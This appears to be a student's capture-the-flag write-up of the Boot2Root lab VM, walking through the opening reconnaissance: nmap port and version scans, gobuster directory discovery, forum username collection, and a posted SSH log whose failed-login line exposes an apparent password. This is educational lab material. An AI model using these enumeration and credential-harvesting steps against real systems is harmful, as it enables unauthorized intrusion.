./BombInTheShell

While working from home, we had the flexibility to set our virtual machine in bridged mode, allowing it to act as a separate entity on the network with its own IP address.

However, at school, due to network restrictions, this approach wasn't feasible. To work around this, we configured our VM with two network adapters: one set to **Host-Only** for connecting directly to the machine, and the other set to **NAT** to provide the server with internet access.

With this setup, we used **Nmap**, a network scanning tool, to determine the server's IP address. This dual-adapter configuration allowed us to maintain a stable connection to the server while also ensuring it had the necessary internet connectivity for our exercises.

Now that we've obtained the server's **IP address** and plan to use **Nmap** to scan its open ports.
This will enable us to determine the various services operating on the system.


```
┌──(kali㉿kali)-[~]
└─$ nmap 192.168.42.1/24
Starting Nmap 7.94SVN ( https://nmap.org )
Nmap scan report for BornToSecHackMe-001.lan (192.168.42.1)
Host is up (0.0028s latency).
Not shown: 994 closed tcp ports (conn-refused)
PORT    STATE SERVICE
21/tcp  open  ftp
22/tcp  open  ssh
80/tcp  open  http
143/tcp open  imap
443/tcp open  https
993/tcp open  imaps
```

We've discovered that ports 21, 22, 80, 143, 443, and 993 are open, indicating active **FTP**, **SSH**, **HTTP**, **IMAP**, **HTTPS**, and **IMAPS** services respectively.

Now, we're going to use the command **sudo nmap -sV -sC -O**, where **-sV** probes open ports to determine service/version info, **-sC** runs default scripts for additional insights, and **-O** attempts to identify the operating system of the host.

```
┌──(kali㉿kali)-[~]
└─$ sudo nmap -sV -sC -O 192.168.42.1
Starting Nmap 7.94SVN ( https://nmap.org ) at 2023-11-16 10:46 EST
Nmap scan report for BornToSecHackMe-001.lan (192.168.1.41)
Host is up (0.00075s latency).
Not shown: 994 closed tcp ports (reset)
PORT    STATE SERVICE  VERSION
21/tcp  open  ftp      vsftpd 2.0.8 or later
|_ftp-anon: got code 500 "OOPS: vsftpd: refusing to run with writable root inside
chroot()".
22/tcp  open  ssh      OpenSSH 5.9p1 Debian 5ubuntu1.7 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   1024 07:bf:02:20:f0:8a:c8:48:1e:fc:41:ae:a4:46:fa:25 (DSA)
|   2048 26:dd:80:a3:df:c4:4b:53:1e:53:42:46:ef:6e:30:b2 (RSA)
|_  256 cf:c3:8c:31:d7:47:7c:84:e2:d2:16:31:b2:8e:63:a7 (ECDSA)
80/tcp  open  http     Apache httpd 2.2.22 ((Ubuntu))
|_http-title: Hack me if you can
|_http-server-header: Apache/2.2.22 (Ubuntu)
143/tcp open  imap     Dovecot imapd
|_imap-capabilities: ID IMAP4rev1 IDLE post-login Pre-login LITERAL+ listed OK STARTTLS
have LOGINDISABLEDA0001 LOGIN-REFERRALS SASL-IR more ENABLE capabilities
| ssl-cert: Subject: commonName=localhost/organizationName=Dovecot mail server
| Not valid before: 2015-10-08T20:57:30
|_Not valid after:  2025-10-07T20:57:30
|_ssl-date: 2023-11-16T15:47:12+00:00; +2s from scanner time.
443/tcp open  ssl/http Apache httpd 2.2.22
| ssl-cert: Subject: commonName=BornToSec
| Not valid before: 2015-10-08T00:19:46
|_Not valid after:  2025-10-05T00:19:46
|_http-server-header: Apache/2.2.22 (Ubuntu)
|_http-title: 404 Not Found
|_ssl-date: 2023-11-16T15:47:12+00:00; +2s from scanner time.
993/tcp open  ssl/imap Dovecot imapd
| ssl-cert: Subject: commonName=localhost/organizationName=Dovecot mail server
| Not valid before: 2015-10-08T20:57:30
|_Not valid after:  2025-10-07T20:57:30
|_imap-capabilities: ID IDLE listed Pre-login LITERAL+ post-login OK AUTH=PLAINA0001
have IMAP4rev1 LOGIN-REFERRALS SASL
-IR more ENABLE capabilities
|_ssl-date: 2023-11-16T15:47:12+00:00; +2s from scanner time.
MAC Address: 08:00:27:74:5E:B4 (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 3.X
OS CPE: cpe:/o:linux:linux_kernel:3
OS details: Linux 3.2 - 3.16
Network Distance: 1 hop
Service Info: Host: 127.0.1.1; OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Our next step in this exploration is to focus on Apache HTTP server on ports 80 and 443. We will begin by connecting to the server using a web browser, targeting the address *192.168.42.1* on both ports.



Not Found

The requested URL / was not found on this server.

Apache/2.2.22 (Ubuntu) Server at 192.168.1.41 Port 443

After a brief examination of the websites on the server, we found that there isn't much visible content to explore. So, now we'll shift our focus to uncovering potentially **hidden directories**.

To do this, we plan to use directory finder tools like **Dirb** or **Gobuster**.

These tools will assist us in scanning the **server** using common directory name **wordlists**, which can reveal directories not immediately apparent through standard browsing.

```
┌──(kali㉿kali)-[~]
└─$ gobuster dir -k -u https://192.168.42.1 -w /usr/share/wordlists/dirb/common.txt
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     https://192.168.1.41
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirb/common.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/cgi-bin/             (Status: 403) [Size: 289]
/forum                (Status: 301) [Size: 314] [--> https://192.168.42.1/forum/]
/phpmyadmin           (Status: 301) [Size: 319] [--> https://192.168.42.1/phpmyadmin/]
/server-status        (Status: 403) [Size: 294]
/webmail              (Status: 301) [Size: 316] [--> https://192.168.42.1/webmail/]
Progress: 4614 / 4615 (99.98%)
===============================================================
Finished
===============================================================
```

Using **Gobuster**, we've successfully identified several interesting directories on the server:

/cgi-bin/ - This directory is present but access is forbidden (Status: 403). It typically contains executable scripts and is a common target for security investigations.


/forum - This directory redirects to a secure version (Status: 301), pointing to **https://192.168.42.1/forum/**. This indicates there's an active forum hosted on the server.

/phpmyadmin - Also redirecting to a secure version (Status: 301) at **https://192.168.42.1/phpmyadmin/**. This indicates the server is using the phpMyAdmin tool for database management, which could be an important area to investigate further.

/server-status - Access to this directory is forbidden (Status: 403). It's commonly used for monitoring the health and status of the Apache server.

/webmail - This directory redirects to **https://192.168.42.1/webmail/** (Status: 301), indicating the presence of a webmail service on the server.

The **forum** directory stands out as the only one accessible without requiring **authentication**.
We'll focus our efforts there, exploring the **forum's contents** and interactions to search for potential **clues**.



Welcome to this new Forum ! - admin, 2015-10-07, 23:57


Probleme login ? - lmezard, 2015-10-08, 00:10

Gasolina - qudevide, 2015-10-08, 00:02
  Gasolina - zaz, 2015-10-08, 00:02

Les mouettes ! - wandre, 2015-10-07, 23:57
  Les mouettes ! - thor, 2015-10-07, 23:58


6 Postings in 4 Threads, 6 registered users, 1 users online (0 registered, 1 guests)
Forum time: 2023-11-16, 19:05 (UTC)

The exploration of the **forum** has yielded useful information, notably a collection of **usernames** that could be valuable for later stages of our investigation. Despite a significant amount of irrelevant content in many forum threads, we've identified a potentially valuable thread titled "**Probleme login ?**" by **lmezard**



```
ssh2
Oct 5 08:45:20 BornToSecHackMe sshd[7543]: Received disconnect from 11.202.39.38: 3:
com.jcraft.jsch.JSchException: Auth fail [preauth]
Oct 5 08:45:22 BornToSecHackMe sshd[7545]: Invalid user nagios from 11.202.39.38
Oct 5 08:45:22 BornToSecHackMe sshd[7545]: input_userauth_request: invalid user nvdb [preauth]
Oct 5 08:45:22 BornToSecHackMe sshd[7545]: pam_unix(sshd:auth): check pass; user unknown
Oct 5 08:45:22 BornToSecHackMe sshd[7545]: pam_unix(sshd:auth): authentication failure; logname= uid=0 euid=0
tty=ssh ruser= rhost=11.202.39.38-static.reverse.softlayer.com
Oct 5 08:45:25 BornToSecHackMe sshd[7545]: Failed password for invalid user nvdb from 161.202.39.38 port 57329
ssh2
Oct 5 08:45:25 BornToSecHackMe sshd[7545]: Received disconnect from 11.202.39.38: 3:
com.jcraft.jsch.JSchException: Auth fail [preauth]
Oct 5 08:45:26 BornToSecHackMe sshd[7547]: Invalid user adam from 11.202.39.38
Oct 5 08:45:26 BornToSecHackMe sshd[7547]: input_userauth_request: invalid user adam [preauth]
Oct 5 08:45:27 BornToSecHackMe sshd[7547]: pam_unix(sshd:auth): check pass; user unknown
Oct 5 08:45:27 BornToSecHackMe sshd[7547]: pam_unix(sshd:auth): authentication failure; logname= uid=0 euid=0
tty=ssh ruser= rhost=161.202.39.38-static.reverse.softlayer.com
Oct 5 08:45:29 BornToSecHackMe sshd[7547]: Failed password for invalid user !q\]Ej?*5K5cy*AJ from 161.202.39.38
port 57764 ssh2
Oct 5 08:45:29 BornToSecHackMe sshd[7547]: Received disconnect from 161.202.39.38: 3:
com.jcraft.jsch.JSchException: Auth fail [preauth]
Oct 5 08:46:01 BornToSecHackMe CRON[7549]: pam_unix(cron:session): session opened for user lmezard by
(uid=1040)
Oct 5 09:21:01 BornToSecHackMe CRON[9111]: pam_unix(cron:session): session closed for user lmezard
Oct 5 10:51:01 BornToSecHackMe CRON[13049]: pam_unix(cron:session): session closed for user root
Oct 5 10:52:01 BornToSecHackMe CRON[13092]: pam_unix(cron:session): session opened for user root by (uid=0)
Oct 5 10:52:02 BornToSecHackMe CRON[13092]: pam_unix(cron:session): session closed for user root
Oct 5 10:53:01 BornToSecHackMe CRON[13135]: pam_unix(cron:session): session opened for user root by (uid=0)
Oct 5 11:09:01 BornToSecHackMe CRON[13825]: pam_unix(cron:session): session closed for user root
Oct 5 11:09:01 BornToSecHackMe CRON[13824]: pam_unix(cron:session): session closed for user root
Oct 5 11:10:01 BornToSecHackMe CRON[13875]: pam_unix(cron:session): session opened for user root by (uid=0)
Oct 5 11:10:01 BornToSecHackMe CRON[13875]: pam_unix(cron:session): session closed for user root
Oct 5 11:11:01 BornToSecHackMe CRON[13918]: pam_unix(cron:session): session opened for user root by (uid=0)
Oct 5 11:11:01 BornToSecHackMe CRON[13918]: pam_unix(cron:session): session closed for user root
Oct 5 11:12:01 BornToSecHackMe CRON[13961]: pam_unix(cron:session): session opened for user root by (uid=0)
Oct 5 11:12:01 BornToSecHackMe CRON[13961]: pam_unix(cron:session): session closed for user root
Oct 5 11:13:01 BornToSecHackMe CRON[14004]: pam_unix(cron:session): session opened for user root by (uid=0)
Oct 5 11:13:01 BornToSecHackMe CRON[14004]: pam_unix(cron:session): session closed for user root
```

